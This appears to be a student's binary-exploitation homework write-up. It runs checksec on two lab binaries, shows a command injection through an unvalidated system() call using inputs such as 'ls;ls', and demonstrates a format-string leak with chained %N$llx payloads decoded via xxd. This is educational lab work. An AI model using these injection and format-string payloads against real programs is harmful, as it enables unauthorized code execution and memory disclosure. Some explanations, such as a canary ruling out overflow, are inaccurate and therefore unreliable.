
# Homework #7 Binary Exploitation

Honor Pledge: I pledge on my honor that I have not given or received any unauthorized assistance on this assignment/examination.


1. After downloading the first binary file, binary1, i ran the following command
   checksec --file=binary1
   With the output of



```
└─$ checksec --file=binary1                                                    1 ✕
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols
FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   Canary found      NX disabled   No PIE          No RPATH   No RUNPATH   65) Sym
bols      No    0               0               binary1
```

As we can see here, there is a stack canary in this binary therefore a buffer overflow is out of the question. NX is disabled and there is no and the position independent code(PIE) is not invoked there are no fortifications and no runpath. There are 65 symbols present.


After downloading the second binary file, binary2, i ran the following command
checksec --file=binary2
With the output of



```
┌──(kali㉿kali)-[~/Downloads]
└─$ checksec --file=binary2
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols
FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   64) Sym
bols      No    0               0               binary2
```

As we can see here, there is no stack canary found, NX is enabled, there is no PIE, no RPATH and RUNPATH, 64 symbols, and no fortifications.


2. The vulnerability is a command injection. Since there is a line of code in the program that says "system(cmd)" and there is no input validation, we can inject bash and shell commands into the program to navigate around on the host. To exploit this, I noticed that if I ran the program and inputed "text; something" I got the "text" spit back out.
   Example:



```
/Desktop; ls
/Desktop
```


Also, the /Desktop is not written to the text file, but ls was written.  This implies that the first part "/Desktop" is executed as a command, then the ';' denotes the end of the commands, and ls is the text inputted to the program.

I then tried



```
ls;ls
ls
```


And in the text file, I got



```
ls
ls
1402.1842.pdf
binary1
binary2
checksec.sh
cmsc388u_midterm_answers
doggo.jpeg
foundSha.txt
givenSha.txt
Image.lzma
LSB-cat.png
mystery_firmware.bin
_mystery_firmware.bin.extracted
note
note.c
note.txt
rick.wav
secret.txt
smashed_flash
smashed_flash.img
supersecret.pdf
text.txt
uImage
wordlist1.txt
wordlist2.txt
wordlist3.txt
```

Which just so happen to be the contents of my current directory, "Downloads".


3. First, I decided to play around with the program



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./format                                          1 ⚙
What do you want me to say? ls
ls

┌──(kali㉿kali)-[~/Downloads]
└─$ ./format                                          1 ⚙
What do you want me to say? ls;ls
ls;ls

┌──(kali㉿kali)-[~/Downloads]
└─$ ./format                                          1 ⚙
What do you want me to say? qwertyuiopasdfgh
jklzxcvbnmqwertyuiopasdfghjklzxcvbn
qwertyuiopasdfghjklzxcvbnmqwertyuiopasdfghjk
lzxcvbn
zsh: segmentation fault  ./format
```

I noticed in the code that the user input was of length 50 so I inputted 51 characters to see what would happen and I got a segmentation fault.


Next, I decided to do play around with the string formatting. Using the slides as a guide, I inserted `%8$llx%7$llx%6$llx%5$llx4$llx%3$llx` into the program.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./format                                                                          1 ⚙
What do you want me to say? %8$llx%7$llx%6$llx%5$llx4$llx%3$llx
61680000000000021656d20746e6972702074276e616320756f5900416141614$llx41f07000004061d0

┌──(kali㉿kali)-[~/Downloads]
└─$ echo "61680000000000021656d20746e6972702074276e616320756f5900416141614$llx41f07000004061d0
"| xxd -r -p
ah!em tnirp t'nac uoYAaAa
```

This only gives us some of the data that we see in the source code, so I decided to increase the injection down to %1.


`%8$llx%7$llx%6$llx%5$llx4$llx%3$llx%2$llx%1$llx`



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./format                                                                          1 ⚙
What do you want me to say? %8$llx%7$llx%6$llx%5$llx4$llx%3$llx%2$llx%1$llx
3825002161686168616800000000000021656d20746e6972702074276e6163204$llx41614161416141614161f0500000
48a1d0b7f05980bfa1752e

┌──(kali㉿kali)-[~/Downloads]
└─$ echo "3825002161686168616800000000000021656d20746e6972702074276e6163204$llx4161416141614161
41f050000048a1d0b7f05980bfa1752e"| xxd -r -p
8%!ahahah!em tnirp t'nac

┌──(kali㉿kali)-[~/Downloads]
└─$ █                                                                                 1 ⚙
```


The above code goes over in memory and we are out of bounds of the stack. (hence the 8%)

Taking away the %1, we are getting the `volatile char annoying[8] = "hahaha!";` but not the `char annoying2[10] = "AaAaAaAaA";`




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./format                                                                                    1 ⚙
What do you want me to say? %8$llx%7$llx%6$llx%5$llx4$llx%3$llx%2$llx
61686168616800021656d20746e6972702074276e616320756f59004$llx4161416141f600004231d0b7f60980

┌──(kali㉿kali)-[~/Downloads]
└─$ echo "61686168616800021656d20746e6972702074276e616320756f59004$llx4161416141f600004231d0b7f60980"| xxd -r -p
ahahah!em tnirp t'nac uoY

┌──(kali㉿kali)-[~/Downloads]
└─$                                                                                             1 ⚙
```

I then tried to access more memory by adding %9 to the front of the input.
`%9$llx%8$llx%7$llx%6$llx%5$llx4$llx%3$llx`
That doesnt work it gives me a seg fault so i kept the %9 and took off the %2




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./format
What do you want me to say? %9$llx%8$llx%7$llx%6$llx%5$llx4$llx%3$llx
39250021616861686168000000000000021656d20746e6972702074276e616320756f5900416141614$llx41f6800000
4f61d0
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "39250021616861686168000000000000021656d20746e6972702074276e616320756f5900416141614$llx
41f68000004f61d0"| xxd -r -p

9%!ahahah!em tnirp t'nac uoYAaAa
```

This gives us more of the `char annoying2[10] = "AaAaAaAaA";`
So I think if I take out the %3 I should get the whole thing.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./format
What do you want me to say?
%9$llx%8$llx%7$llx%6$llx%5$llx4$llx
61686168616800021656d20746e6972702074276e616320756f590041614161416141614$llx

┌──(kali㉿kali)-[~/Downloads]
└─$ echo "61686168616800021656d20746e6972702074276e616320756f590041614161416141614$llx"| xxd -
r -p

ahahah!em tnirp t'nac uoYAaAaAaAa
```

The output is now:
`ahahah!em tnirp t'nac uoYAaAaAaAa`



```
txt = "ahahah!em tnirp t'nac uoYAaAaAaAa"[::-1]
print(txt)
```

```
aAaAaAaAYou can't print me!hahaha
```

The output, reversed, is:

```
aAaAaAaAYou can't print me!hahaha
```

Which is the concatenation of all the strings present in the program, i.e. demonstrating a formatting string vulnerability.